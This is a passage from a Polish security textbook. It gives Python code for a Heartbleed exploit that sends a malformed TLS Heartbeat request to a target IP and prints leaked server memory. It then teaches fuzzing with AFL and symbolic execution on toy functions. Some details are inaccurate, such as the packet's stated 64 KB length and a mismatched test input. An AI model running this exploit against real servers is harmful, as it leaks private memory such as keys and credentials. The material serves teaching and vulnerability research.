Używamy funkcji `select()` do monitorowania gniazda ❶. Po tym, jak system operacyjny zapisze dane do bufora, funkcja `select()` pozwoli programowi przejść do następnego wiersza. Funkcja `select()` przyjmuje trzy parametry, które reprezentują listy kanałów komunikacyjnych do monitorowania. Pierwsza lista zawiera kanały, które można odczytać, druga kanały, do których można pisać, a trzecia kanały, które powinny być monitorowane pod kątem błędów. Gdy gniazdo staje się możliwe do odczytu lub zapisu albo zawiera błędy, jest zwracane przez funkcję `select()`.

Kup ksi k   Pole ksi k

Następnie gniazdo próbuje odczytać pozostałe bajty z bufora gniazda ❷. Parametr reprezentuje maksymalną liczbę bajtów do odczytania. Jeśli jest to mniej niż maksymalna dostępna liczba bajtów, funkcja `socket recv()` odczyta tyle bajtów, ile jest dostępnych.

Kolejna funkcja, którą napiszemy, będzie odczytywać pakiety z gniazda i wyodrębniać ich typ, wersję i zawartość (ang. *payload*):

```
def readPacket(socket):
    headerLength = 6
    payload = b''
❶   header = recv_all(socket, headerLength)
    print(header.hex(" "))
    if header != b'':
    ❷   type, version, length, msgType = struct.unpack('>BHHB',header)
        if length > 0:
        ❸   payload += recv_all(socket,length - 1)
    else:
        print("Response has no header")
    return type, version, payload, msgType
```

Odczytujemy sześć bajtów (0, 1, 2, 3, 4 i 5) z gniazda ❶. Reprezentują one pola nagłówka związane z pakietami TLS 1.2 omówionymi wcześniej: typ, wersja, długość i typ wiadomości.

Następnie używamy biblioteki `struct`, aby rozpakować bajty do czterech zmiennych ❷. Znak „większy niż” (`>`) mówi bibliotece `struct`, aby interpretować bity w formacie bigendian. (W formacie bigendian najbardziej znaczący bajt znajduje się pod najmniejszym adresem. Pakiety sieciowe są zwykle przesyłane w formacie bigendian). `B` mówi bibliotece `struct`, aby wyodrębniła pierwszy bajt (8 bitów) jako `unsigned char` (wartość między 0 a 255), a `H` mówi jej, aby wyodrębniła następne dwa bajty (16 bitów) jako `unsigned short`. Umieszczamy pierwszą 8-bitową wartość w zmiennej `type`, a kolejne dwa bajty w zmiennej `version`. Następnie umieszczamy kolejne dwa bajty w zmiennej `length` i ostatni bajt w zmiennej `msgType`. Pole długości reprezentuje długość `zawartości`. Jeśli jest większa niż 0 ❸, możemy odczytać pozostałe bajty związane z pakietem z gniazda.

Wszystkie wiadomości mają podobną strukturę, więc możemy ponownie użyć tej samej metody `readPacket` dla wszystkich kolejnych otrzymywanych pakietów.

Tworzenie złośliwego żądania Heartbeat

Po otrzymaniu wiadomości *Server Done* możemy wysłać żądanie Heartbeat.

Rysunek 9.4 przedstawia układ pakietu Heartbeat. Zarówno pakiety żądania, jak i odpowiedzi są zgodne z tą strukturą. Szósty bajt określa, czy pakiet jest odpowiedzią, czy żądaniem.

Kup ksi k Pole ksi k

Rysunek 9.4. Złośliwy pakiet Heartbeat

Nasze złośliwe żądanie wygląda tak:

```
heartbeat = (
```

```
    0x18,           # Typ: wiadomość heartbeat
    0x03, 0x03,     # Wersja TLS: wersja 1.2
 ❶ 0x00, 0x03,     # Rozmiar pakietu: 3 bajty
    0x01,           # Żądanie Heartbeat
 ❷ 0x00, 0x40      # Rozmiar zawartości 64 KB
)
```

Zwróć uwagę na rozbieżność między rozmiarem pakietu ❶ — 3 bajty (co reprezentuje pozostałe bajty w pakiecie) — a rozmiarem zawartości ❷ — 64 KB. Czy rozmiar pakietu nie powinien obejmować rozmiaru zawartości? Jak to możliwe, że ten rozmiar jest większy niż całkowity rozmiar pakietu?

To jest „złośliwy" aspekt żądania. Przypomnij sobie z rysunku 9.1, że określamy rozmiar zawartości na 64 KB. Jest to największa wartość, jaką możemy określić za pomocą przydzielonych 16 bitów. Jednak rzeczywisty rozmiar zawartości wynosi 0.

Nieuprawniony odczyt pamięci

Jak wspomniano wcześniej, pakiety Heartbeat są ograniczone do maksymalnej długości 16 KB. Oznacza to, że 64 KB pamięci wysłanej przez serwer w odpowiedzi zostanie podzielone na cztery pakiety po 16 KB. Napiszmy funkcję, która odczyta wszystkie cztery pakiety z gniazda i połączy ich zawartość w całość o rozmiarze 64 KB:

```
def readServerHeartBeat(socket):
    payload = b''
    for i in range(0, 4):
     ❶ type, version, packet_payload, msgType = readPacket(socket)
     ❷ payload += packet_payload
    return (type, version, payload, msgType)
```


Kup ksi k Pole ksi k

Wywołujemy funkcję `readPacket()` cztery razy, aby odczytać cztery odpowiedzi Heartbeat, których oczekujemy od serwera ❶. Następnie łączymy wszystkie zawartości czterech odpowiedzi w jedno ❷.

Tworzenie funkcji exploita

Poniższy fragment kodu implementuje funkcję `exploit()`, która wyśle zniekształcone żądanie Heartbeat i odczyta cztery pakiety odpowiedzi Heartbeat:

```
def exploit(socket):
❶  HEART_BEAT_RESPONSE = 21 #0x15
    payload = b''
❷  socket.send(array.array('B', heartbeat))
    print("Sent Heartbeat ")
❸  type, version, payload, msgType = readServerHeartBeat(socket)
    if type is not None:
        if msgType == HEART_BEAT_RESPONSE :
        ❹  print(payload.decode('utf-8'))
        else:
            print("No heartbeat received")
    socket.close()
```

Wartość typu 0x15 wskazuje pakiet odpowiedzi Heartbeat ❶. Następnie wysyłamy zniekształcone żądanie ❷, a potem odczytujemy cztery pakiety odpowiedzi ❸. Na końcu wyświetlamy zawartość ❹.

Składanie wszystkiego w całość

W metodzie `main` utworzymy gniazdo, wyślemy pakiety i poczekamy na odpowiedź *Server Done*. Skopiuj ten kod do swojego pliku:

```
def main():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 ❶ s.connect((sys.argv[1], 443))
 ❷ s.send(array.array('B',clientHello))
    serverHelloDone = False
 ❸ while not serverHelloDone:
        type, version, payload, msgType = readPacket(s)
        if (msgType == SERVER_HELLO_DONE):
            serverHelloDone = True
 ❹ exploit(s)
if __name__ == '__main__':
    main()
```

Po utworzeniu gniazda możemy się połączyć z adresem IP, który został przekazany jako argument wiersza poleceń ❶. Połączymy się na porcie 443, ponieważ jest on powiązany z protokołem TLS, który atakujemy. Po połączeniu inicjujemy połączenie TLS v1.2, wysyłając wiadomość *Client Hello* ❷.

Kup książkę Poleć książkę

Następnie będziemy odbierać odpowiedzi i sprawdzać każdy jej typ, aż otrzymamy wiadomość *Server Done* ❸. Na końcu wywołujemy funkcję `exploit()` ❹.

Fuzzing

Jak hakerzy znajdują błędy takie jak Heartbleed? Jak właśnie zostało pokazane, proces wykorzystywania tego błędu jest tak skomplikowany, że zdumiewające jest, że każdy mógłby go odkryć przy użyciu skutecznych środków. W Google'u jest nawet cały zespół o nazwie Project Zero, który zajmuje się znajdowaniem luk typu zero-day. (Jeśli Cię to interesuje, zespół publikuje nowe luki na swoim blogu pod adresem *https://googleprojectzero.blogspot.com/*). Omówmy niektóre z narzędzi i technik używanych przez atakujących i badaczy bezpieczeństwa do wykrywania błędów, takich jak Heartbleed, począwszy od techniki testowania zwanej *fuzzingiem*.

Techniki fuzzingu próbują generować dane wejściowe, które eksplorują wszystkie możliwe ścieżki w programie — w nadziei na odkrycie tej, która spowoduje awarię programu lub wykaże niezamierzone zachowanie. Fuzzing został po raz pierwszy zaproponowany w 1988 roku przez Bartona Millera, profesora na Uniwersytecie Wisconsin. Od tego czasu firmy takie jak Google i Microsoft opracowały własne fuzzery (narzędzia do fuzzingu) i używają fuzzingu do testowania własnych systemów.

Prosty przykład

Aby zrozumieć podstawową koncepcję fuzzingu, zaczniemy od rozważenia przykładowej funkcji, pierwotnie zaproponowanej przez Jeffa Fostera z Uniwersytetu Tufts:


```
def testFunction(a,b,c):
    x, y, z = 0, 0, 0
    if (a):
        x = -2
    if (b < 5):
        if (not a and c):
            y = 1
        z = 2
    assert(x + y + z != 3)
```

Jak widać, funkcja przyjmuje trzy parametry, `a`, `b` i `c`, i uważa się, że została wykonana poprawnie, o ile jej wewnętrzne zmienne (`x`, `y` i `z`) nie sumują się do 3. Jeśli tak się stanie, zostanie wyzwolona instrukcja `assert`, która na potrzeby tego przykładu reprezentuje krytyczną awarię.

Naszym celem jako fuzzerów jest spowodowanie tej awarii. Czy potrafisz określić wartości parametrów, które spowodują wyzwolenie instrukcji `assert`? Jednym ze sposobów określenia, które dane wejściowe to robią, jest wizualizacja ścieżek

Kup ksi k Pole ksi k

w programie w postaci drzewa. Za każdym razem, gdy napotykamy instrukcję `if`, gałęzie drzewa reprezentują dwie możliwe opcje: jedną, w której gałąź jest wybierana, i drugą, w której nie jest. Rysunek 9.5 przedstawia ścieżki poprzedniej funkcji.



Rysunek 9.5. Wizualizacja ścieżek funkcji

Jedna z tych ścieżek wyzwala instrukcję `assert`. Zastanów się, co by się stało, gdybyśmy dostarczyli dane wejściowe `0`, `2` i `1` dla `a`, `b` i `c`. W Pythonie 0 jest równoważne wartości `False`, podczas gdy niezerowe liczby całkowite są uważane za `True`. Śledź ścieżkę, którą dane wejściowe przechodzą przez drzewo. Zwróć uwagę, że ta ścieżka ustawia `x` na `0`, `y` na `1`, a `z` na `2`, co wyzwala instrukcję `assert`.

Tworzenie własnego fuzzera

W ostatnim przykładzie nie mieliśmy problemów z wykryciem szkodliwych danych wejściowych, ale w większych programach mogą istnieć miliony unikalnych ścieżek. Odkrywanie ich ręcznie byłoby bardzo trudne.

Czy moglibyśmy napisać program do generowania danych wejściowych testowych? Jednym z podejść byłoby losowe generowanie danych wejściowych i czekanie, aż przejdą wszystkie ścieżki w programie. Ta technika nazywa się *losowym fuzzingiem* (ang. *random fuzzing*). Stworzymy prosty losowy fuzzer. Nasz program wygeneruje losowe liczby całkowite i przekaże te wartości do parametrów programu testowego.

Utwórz plik o nazwie *myFuzzer.py* i dodaj taką zawartość:

```
import random as rand
import sys
#----------------------------------------
❶ # Umieść tutaj funkcję testową
#----------------------------------------
def main():
while True:
  ❷ a = rand.randint(-200, 200)
    b = rand.randint(-200, 200)
    c = rand.randint(-200, 200)
```


Kup ksi k

Pole ksi k

```
    print(a,b,c)
    testFunction(a,b,c)

if __name__ == "__main__":
    main()
```

Skopiuj pokazaną wcześniej funkcję `testFunction()` do pliku ❶. Nasz prosty program do fuzzingu generuje losową liczbę całkowitą dla każdej zmiennej wejściowej ❷. Po wygenerowaniu losowej wartości dla każdej zmiennej wyświetlamy dane wejściowe na ekranie przed wywołaniem testowanej funkcji.

Zapisz plik, a następnie uruchom fuzzer za pomocą polecenia:

```
kali@kali:~$ python3 myFuzzer.py
```

Fuzzer będzie przechodził przez losowe wartości, aż znajdzie taką, która zatrzyma program. Eksperymentuj, zwiększając zakres od `200` do `400`. Im więcej losowych liczb program musi wziąć pod uwagę, tym dłużej będzie trwało odkrywanie danych wejściowych, które powodują awarię programu. To jedna z wad całkowicie losowego fuzzingu. Trzeba będzie przejrzeć wiele danych wejściowych, aby odkryć te przydatne. W dalszej części tego rozdziału przyjrzymy się sposobom rozwiązania tego problemu.

Być może się zastanawiasz, czy generowanie danych wejściowych, które powodują awarię programu, jest naprawdę takie przydatne. Awarie to pierwszy krok do odkrycia błędów, które atakujący często mogą wykorzystać. Ale generowanie danych, które powodują awarię programu, może być również samo w sobie bardzo przydatne. Jeśli uda Ci się spowodować awarię aplikacji, możesz wykonać atak odmowy usługi (DoS — ang. *denial of service*). Wyobraź sobie, że możesz wykryć dane wejściowe, które powodują awarię serwera DNS Google lub stacji bazowej sieci komórkowej. To byłoby bardzo cenne.

Albo rozważmy taki scenariusz: haker paraliżuje pracę systemu sterowania sygnalizacją świetlną podłączoną do intranetu. (Co zaskakujące, takie urządzenia są powszechne). Odkrywa pewne dane wejściowe, które powodują awarię systemu, i wyłącza w ten sposób całą kontrolowaną przez siebie sygnalizację świetlną. Znajduje sekwencję wejściową, która pozwola dowolnie wyłączać sygnalizację świetlną. Jest to bardzo niebezpieczne i doskonale wyjaśnia, dlaczego etyczni hakerzy powinni przeprowadzać testy penetracyjne przed ich wdrożeniem.

American Fuzzy Lop

Samo generowanie losowych danych wejściowych wydaje się lekkim marnotrawstwem, ponieważ przeszukiwanie większej przestrzeni danych zajmie więcej czasu. Czy nie moglibyśmy wykorzystać informacji o ścieżkach programu do wygenerowania bardziej konkretnych wartości? Cóż, niektóre fuzzery wstawiają instrukcje, które rejestrują ścieżki, jakie program wybiera podczas wykonywania. Te fuzzery próbują generować nowe dane wejściowe, które eksplorują wcześniej niezbadane

Kup ksi k Pole ksi k

ścieżki. Mając zestaw istniejących wcześniej przypadków testowych, zmieniają dane wejściowe — dodają lub odejmują losowe informacje, a nowe testy zachowują tylko wtedy, gdy eksplorują nowe ścieżki w programie.

Jednym z takich fuzzerów jest *American Fuzzy Lop* (*AFL*). Pierwotnie napisany przez Michała Zalewskiego z Google'a, wykorzystuje algorytm genetyczny, który dostosowuje nowe dane wejściowe, testując niezbadane ścieżki. Algorytm genetyczny to biologicznie inspirowany algorytm uczenia się. Przyjmuje on dane wejściowe, takie jak `a = 0`, `b = 2` i `c = 1`, a następnie koduje je jako wektor `[0, 2, 1]` podobny do sekwencji genów w czyimś DNA, na przykład ATGCT. Uzbrojony w te wektory fuzzer śledzi liczbę eksplorowanych ścieżek, gdy program używa określonej sekwencji wejściowej, powiedzmy `[0, 2, 1]`. Podobne geny będą eksplorować podobne ścieżki, zmniejszając w ten sposób prawdopodobieństwo eksploracji nowej ścieżki.

Fuzzer tworzy nowe genetyczne sekwencje wejściowe, wprowadzając losowość do wartości istniejących sekwencji. Na przykład sekwencja wejściowa `[0, 2, 1]` może się stać `[4, 0, 1]`. W tym wypadku algorytm genetyczny zdecydował się zmienić pierwszy i drugi element poprzez — odpowiednio — dodanie 4 i odjęcie 2. Implementacje algorytmów genetycznych często pozwalają programom wybrać, jak często mają występować mutacje i czy wprowadzać duże, czy małe zmiany. Nowa sekwencja jest następnie wprowadzana do programu. Jeśli eksploruje ona nową ścieżkę, dane wejściowe są zachowywane, a jeśli nie, są usuwane lub mutowane.

Istnieje wiele innych strategii mutacji, które możesz zbadać. Na przykład mogą krzyżować sekwencje z dwóch genów, aby stworzyć nowy gen. Więcej o algorytmach genetycznych można przeczytać w oryginalnym artykule Johna Hollanda *Genetic Algorithms and Adaptation* (*Adaptive Control of Ill-Defined Systems*, 1984).

Instalowanie AFL

Uruchomimy AFL, aby odkryć sekwencję wejściową, która powoduje awarię funkcji `testFunction()`. Możesz pobrać AFL z oficjalnej strony Google GitHub. Sklonuj repozytorium AFL za pomocą polecenia:

```
kali@kali:~$ git clone https://github.com/google/AFL.git
```

Następnie przejdź do katalogu AFL:

```
kali@kali:~$ cd AFL
```

Skompiluj i zainstaluj program przy użyciu polecenia:

```
kali@kali:~/AFL$ make && sudo make install
```

AFL został pierwotnie zaprojektowany do fuzzowania programów C i C++. AFL kompiluje kod źródłowy tych programów, wpływając na kod binanrny. Nie

Kup ksi k Pole ksi k

będziemy poddawać tej operacji programów napisanych w języku C. Zamiast tego zainstalujemy *python-afl*, program, który rozszerza funkcjonalność AFL na programy w Pythonie. Do zainstalowania modułu użyjemy aplikacji *pip3*. Jeśli jeszcze jej nie masz, uruchom to polecenie, aby ją zainstalować:

```
kali@kali:~/AFL$ sudo apt-get install python3-pip
```

Następnie zainstaluj *python-afl* za pomocą polecenia:

```
kali@kali:~/AFL$ sudo pip3 install python-afl
```

Teraz, gdy masz zainstalowany *python-afl*, użyj go do fuzzowania funkcji. Na pulpicie utwórz folder o nazwie *Fuzzer*, a następnie w nim — trzy foldery o nazwach: *TestInput*, *App* i *Results*. Będziemy przechowywać nasze testowe pliki wejściowe w folderze *TestInput*, a wyniki fuzzowania w *Results*. Kod aplikacji, którą chcemy fuzzować, umieścimy w folderze *App*.

Modyfikowanie programu

Fuzzer *python-afl* zakłada, że testowe dane wejściowe są wczytywane z pliku dostarczonego przez *std.in* — trzeba będzie więc zmodyfikować program, aby to obsłużyć. Poniższy program odczytuje z *std.in* wartości: *a*, *b* i *c*, które są następnie konwertowane z ciągów znaków na liczby całkowite i przekazywane do funkcji testowej. Utwórz plik o nazwie *fuzzExample.py* w folderze *App* i dodaj taki kod:

```
import sys
import afl
import os

#-----------------------------------------
# Umieść tutaj funkcję testową
#-----------------------------------------

def main():
 ❶in_str = sys.stdin.read()
 ❷a, b, c = in_str.strip().split(" ")
    a = int(a)
    b = int(b)
    c = int(c)

    testFunction(a,b,c)

if __name__ == "__main__":
 ❸afl.init()
    main()
 ❹os._exit(0)
```


Kup ksi k Pole ksi k

Pamiętaj, aby skopiować funkcję testową do lokalizacji określonej w komentarzu.

Odczytujemy zawartość z *std.in* ❶. Następnie usuwamy końcowe spacje i znaki nowej linii ❷. Podzieliliśmy również linię na trzy zmienne: *a*, *b* i *c*. W punkcie ❸ instruujemy bibliotekę AFL, aby rozpoczęła pracę — przez wywołanie `afl.init()`. Wykonujemy naszą metodę `main` przed zakończeniem programu ❹. Dobrą praktyką jest wywoływanie `os._exit(0)`, aby szybko zakończyć działanie fuzzingu, ale nie jest to wymagane.

Tworzenie przypadków testowych

Następnie potrzebujemy kilku przypadków testowych, które zostaną przekazane do naszego programu. Otwórz terminal i przejdź do folderu *Fuzzer* na pulpicie — skorzystaj z polecenia:

```
kali@kali:~$ cd ~/Pulpit/Fuzzer
```

Uruchom poniższe polecenie, aby w folderze *TestInput* utworzyć plik *testInput1.txt*, który zawiera wartości: 0, 1 i 1.

```
kali@kali:~/Desktop/Fuzzer$ echo "0 10 1" > TestInput/testInput1.txt
```

Przekieruj (<) te wartości do programu, uruchomiwszy takie polecenie:

```
kali@kali:~/Desktop/Fuzzer$ python3 App/fuzzExample.py < TestInput/testInput1.txt
```

Jeśli wszystko zostało zrobione poprawnie, Twój program powinien działać bez wyświetlania czegokolwiek. Jeżeli coś zostanie wyświetlone, przeczytaj komunikat o błędzie i upewnij się, że Twoje postępowanie było zgodne z instrukcjami.

Utwórz dwa dodatkowe pliki testowe za pomocą polecenia:

```
kali@kali:~/Desktop/Fuzzer$ echo "2 5 7" > TestInput/testInput2.txt
kali@kali:~/Desktop/Fuzzer$ echo "10 10 10" > TestInput/testInput3.txt
```

Fuzzing programu

Teraz, gdy zbadaliśmy kod, przeprowadźmy na nim proces fuzzingu. Oto ogólny format uruchamiania programu *py-afl-fuzz*:

```
py-afl-fuzz [ opcje ] -- python3 /ścieżka/do/fuzzed_app
```


Kup ksi k Pole ksi k

Przed fuzzingiem programu w Pythonie wyłącz funkcję AFL Fork Server. Ta optymalizacja wydajności jest kłopotliwa dla fuzzera Pythona AFL, uruchom więc takie polecenie, aby ją dezaktywować:

```
kali@kali:~/Desktop/Fuzzer$ export AFL_NO_FORKSRV=1
```

Teraz możemy fuzzować plik Pythona dzięki poleceniu:

```
kali@kali:~/Desktop/Fuzzer$ py-afl-fuzz -i TestInput/ -o Results/
↪-- python3 App/fuzzExample.py
```

Pojawi się poniższy ekran, który powinien się aktualizować w czasie rzeczywistym, gdy program jest fuzzowany:


```
american fuzzy lop 2.57b (python3)
-- process timing ------------------------------------- overall results ---
|        run time : 0 days, 0 hrs, 0 min, 16 sec        |  cycles done : 0   |
|   last new path : 0 days, 0 hrs, 0 min, 14 sec        |  total paths : 4   |
| last uniq crash : 0 days, 0 hrs, 0 min, 10 sec        | uniq crashes : 5   |
|  last uniq hang : none seen yet                       |   uniq hangs : 0   |
|- cycle progress ---------------------- map coverage ----------------------|
|  now processing : 1 (25.00%)         |       map density : 0.03% / 0.04% |
| paths timed out : 0 (0.00%)          |  count coverage : 1.00 bits/tuple |
|- stage progress ----------------------|- findings in depth    ------------
|  now trying : havoc                  |  favored paths : 2 (50.00%)       |
| stage execs : 68/204 (33.33%)        |   new edges on : 3 (75.00%)       |
| total execs : 577                    |  total crashes : 505 (5 unique)   |
|  exec speed : 35.07/sec (slow!)      |   total tmouts : 0 (0 unique)     |
|- fuzzing strategy yields ----------------------------- path geometry -----|
|   bit flips : 4/32, 1/31, 0/                          |    levels : 2      |
|  byte flips : 0/4, 0/3, 0/1                           |   pending : 4      |
| arithmetics : 1/222, 0/9, 0/0                         |  pend fav : 2      |
|  known ints : 0/19, 0/81, 0/44                        | own finds : 1      |
|  dictionary : 0/0, 0/0, 0/0                           | imported  : n/a    |
|       havoc : 0/0, 0/0                                | stability : 100.00% |
|        trim : 20.00%/1, 0.00%                         |--------------------|
|  [!] WARNING: error waitpid--------------------------|        [cpu000:103%]
```

Aby znaleźć dane wejściowe, które spowodowały awarię programu, przejdź do folderu *Crashes* w folderze *Results*. Ten folder zawiera pliki wejściowe, które spowodowały awarię programu. Znajdziesz w nim pusty plik i plik z nieprawidłowymi znakami. Zapewne zauważysz również plik z poprawnymi danymi wejściowymi, które przeszły omówioną wcześniej ścieżką, co aktywowało instrukcję `assert`.

Kup ksi k Pole ksi k

Wykonanie symboliczne

Czy nie byłoby wspaniale, gdybyśmy mogli analizować program bez jego wykonywania? *Wykonywanie symboliczne* (ang. *symbolic execution*) to technika, która używa symboli zamiast rzeczywistych danych do przeprowadzania statycznej analizy programu. Gdy silnik wykonania symbolicznego eksploruje ścieżki w programie, buduje równania ścieżek, które można rozwiązać, aby określić, kiedy zostanie wybrana konkretna gałąź. Rysunek 9.6 przedstawia warunki ścieżki związane z funkcją testową, którą zbadaliśmy wcześniej.



Rysunek 9.6. Drzewo obliczeń, które wizualizuje przejścia i warunki ścieżki funkcji testowej

Aby programowo obliczyć warunki ścieżki, używamy czegoś, co się nazywa *dowodzeniem twierdzeń* (ang. *theorem prover*). Dowód twierdzenia odpowiada na pytania typu: Czy istnieje wartość `x` taka, że `x×5 == 15`? Jeśli tak, jaka to wartość? Dowód twierdzenia Z3 jest popularnym dowodzeniem opracowanym przez firmę Microsoft. Szczegółowe omówienie dowodzenia twierdzeń wykracza poza zakres tej książki, ale rozważymy je w kontekście naszego programu testowego.

Wykonanie symboliczne dla programu testowego

Dowód twierdzenia pomaga odkryć dane wejściowe, które aktywują każdą ścieżkę, wyliczając każdy warunek ścieżki. Rozważ ścieżkę, która prowadzi do stanu awarii pokazanej na rysunku 9.6. Zobaczmy, jak wykonanie symboliczne wykorzystuje dowodzenie twierdzeń, aby zidentyfikować, że jest to osiągalna ścieżka.

Po pierwsze, cały proces rozpoczyna się od wykonania symbolicznego dla programu. Wejścia: `a`, `b` i `c` są zastępowane wartościami symbolicznymi: α, β, λ. Kiedy silnik procesu napotka instrukcję `if (a):`, przeprowadza dowód twierdzenia, czy istnieje wartość α, która zostanie wyliczona jako `true`. Jeśli tak, zostanie zwrócona wartość: `tak`. Podobnie zostaje przeprowadzony dowód twierdzenia, czy istnieje wartość α, która ma wartość `false`. Jeśli istnieje, ponownie zostanie zwrócona wartość: `tak`. Oznacza to, że silnik wykonania symbolicznego musi eksplorować obie ścieżki.

Kup ksi k Pole ksi k

Jeśli założyć, że najpierw będzie eksplorowana ścieżka, dla której została wyliczona wartość `false`, silnik procesu napotka inny warunek: `if (b < 5):`. Spowoduje to powstanie nowego warunku ścieżki, gdzie α nie ma wartości `true` i β wynosi mniej niż 5.

Ponownie zostaje przeprowadzony dowód twierdzenia, czy istnieją wartości α i β, dla których ten warunek jest prawdziwy lub fałszywy i dla których zwrócona zostałaby wartość `tak`. Załóżmy, że eksplorujemy gałąź z wartością `true`. Proces napotka trzeci i ostatni warunek warunkowy: `if (not a and c):`. Skutkuje to przejściem do końca ścieżki, gdzie α nie ma wartości `true`, β wynosi mniej niż 5 i λ ma wartość `true`. Teraz możemy przeprowadzić dowód twierdzenia w odniesieniu do zwrócenia wartości: α, β, λ, dla których ten warunek ścieżki jest spełniony. Dowód twierdzenia może równie dobrze zwrócić wartości: `α = 0`, `β = 4` i `λ = 1`, tzn. dane wejściowe, które doprowadzają nas do stanu niepowodzenia.

Silnik wykonania symbolicznego powtórzy ten proces dla wszystkich możliwych ścieżek i wygeneruje kolekcję przypadków testowych potrzebnych do wykonania wszystkich ścieżek.

Ograniczenia wykonania symbolicznego

Istnieją jednak ograniczenia, dla których dowód twierdzenia nie może zostać przeprowadzony. Rozważ naszą dyskusję na temat algorytmu wymiany kluczy Diffiego-Hellmana z rozdziału 6. Przypomnij sobie, że odzyskanie klucza prywatnego za pomocą klucza publicznego wymagałoby rozwiązania problemu obliczenia elementu odwrotnego dla logarytmu dyskretnego. Rozważ tę przykładową funkcję, pierwotnie zaproponowaną przez Mayura Naika z Uniwersytetu Pensylwanii:

```
def test(x):
    c = q*p #Two large primes.
 ❶ if(pow(2,x) % c == 17):
        print("Error")
    else:
        print("No Error")
```

Obliczenie warunku ❶ wymagałoby znalezienia wartości `x`, która spełniłaby warunek. Dokonywane jest to poprzez rozwiązanie takiego równania:

$$2^x \bmod c = 17$$

Jest to równoważne znalezieniu elementu odwrotnego dla logarytmu. Jednak obecnie nikt nie wie, jak skutecznie rozwiązać taki problem.


Jeśli nie może zostać znaleziony dowód twierdzenia, zakładane jest, że możliwe są obie opcje, prawda i fałsz, a silnik zbada obie ścieżki. Jednak ten wynik jest niepoprawny, ponieważ wartość `x`, która sprawia, że ten warunek jest prawdziwy, nie istnieje. To ograniczenie prowadzi wykonanie symboliczne do eksploracji ścieżek, które nie są wykonalne. Z tego i innych powodów wykonanie symboliczne nie jest skalowalne dla dużych programów.

Kup ksi k Pole ksi k

Wraz ze wzrostem liczby ścieżek rośnie liczba równań ścieżek, co sprawia, że wykonanie symboliczne staje się mniej wykonalne w wypadku dużych programów. Zamiast tego testerzy często stosują podejście hybrydowe, zwane *wykonywaniem współbieżnym* (ang. *concolic execution*) lub *dynamicznym wykonaniem symbolicznym* (ang. *dynamic symbolic execution*). Jednym z najwcześniejszych takich projektów był *Symbolic PathFinder* (*SPF*) opracowany przez zespół NASA. Techniki te łączą dynamiczne wykonanie fuzzingu ze statycznymi technikami analizy używanymi przy wykonywaniu symbolicznym.

Dynamiczne wykonanie symboliczne

Dynamiczne wykonanie symboliczne (ang. *dynamic symbolic execution* — DSE) łączy techniki dynamicznego wykonywania, takie jak fuzzing, z pomysłami z wykonania symbolicznego. Oprócz zmiennych symbolicznych i warunków ścieżki DSE śledzi konkretne wartości dostarczane jako oryginalne dane wejściowe do programu i całkowicie bada ścieżkę wykonywaną przez te konkretne zmienne. Ograniczenia ścieżek wynikające z tej eksploracji są następnie wykorzystywane do generowania nowych konkretnych zmiennych, które eksplorują nowe ścieżki. Rysunek 9.7 przedstawia przykładową ścieżkę obraną przez silnik DSE, gdy używane są konkretne zmienne: `a = 0`, `b = 4` i `c = 0`.



Rysunek 9.7. Przykład ścieżki wybranej przez silnik DSE

Aby naprawdę zrozumieć wewnętrzne działanie silnika DSE, weź pod uwagę stan konkretnych zmiennych, zmiennych symbolicznych i ograniczeń ścieżki, gdy silnik DSE wykonuje każdy wiersz funkcji testowej. Poszczególne wiersze tabeli 9.1 reprezentują kroki w procesie wykonania programu.

Kup ksi k Pole ksi k

Tabela 9.1. Dane, zmienne symboliczne i warunki ścieżki zebrane podczas jednego przejścia silnika DSE

Numer linii	Kod źródłowy	Dane	Zmienne symboliczne	Warunki ścieżki
1	`def testFunction(a,b,c):`	`a=0, b=4, c=0`		
2	`    x, y, z = 0, 0, 0`	`x=0, y=0, z=0`		
3	`    if (a):`		`α=a`	`α=false`
4	`        x = -2`			
5	`    if (b <5):`			
6	`        if (not a and c):`		`β=b`	`β<5 == true`
7	`            y = 1`		`λ=c`	`(¬α Λ λ) == false`
8	`        z = 2`	`z=2`		
9	`    assert( x + y + z != 3)`			

W linii 1. wartości: `a`, `b` i `c` są losowo inicjowane odpowiednio wartościami: `0`, `4` i `0`. Podczas wykonywania programu silnik DSE śledzi każdą nową napotkaną zmienną, więc gdy dojdzie do wiersza 2., zapamiętuje `x = 0`, `y = 0` i `z = 0` w kolekcji danych.

W tym momencie DSE przechodzi do wiersza 3., gdzie napotyka pierwszą instrukcję `if`. Każda nowa instrukcja warunkowa powoduje utworzenie nowego warunku ścieżki i, jeśli to konieczne, nowych zmiennych symbolicznych. Tutaj silnik DSE tworzy nową zmienną symboliczną `α = a`, reprezentującą konkretną zmienną `a`, która ma wartość `0`. W przeciwieństwie do silnika wykonywania symbolicznego, który używa narzędzia do sprawdzania twierdzeń, aby zdecydować, czy zbadać gałąź, silnik DSE po prostu ocenia warunek i zastępuje go konkretną zmienną. Warunek `if(a)` sprowadza się do `if(0)`, ponieważ wartość `a` wynosi `0`. To po prostu daje wartość `false`, więc silnik DSE dodaje również warunek ścieżki `α == false` i nie bierze pod uwagę tej gałęzi. Ponieważ warunek został oceniony jako `false`, DSE nie wykonuje wiersza 4.

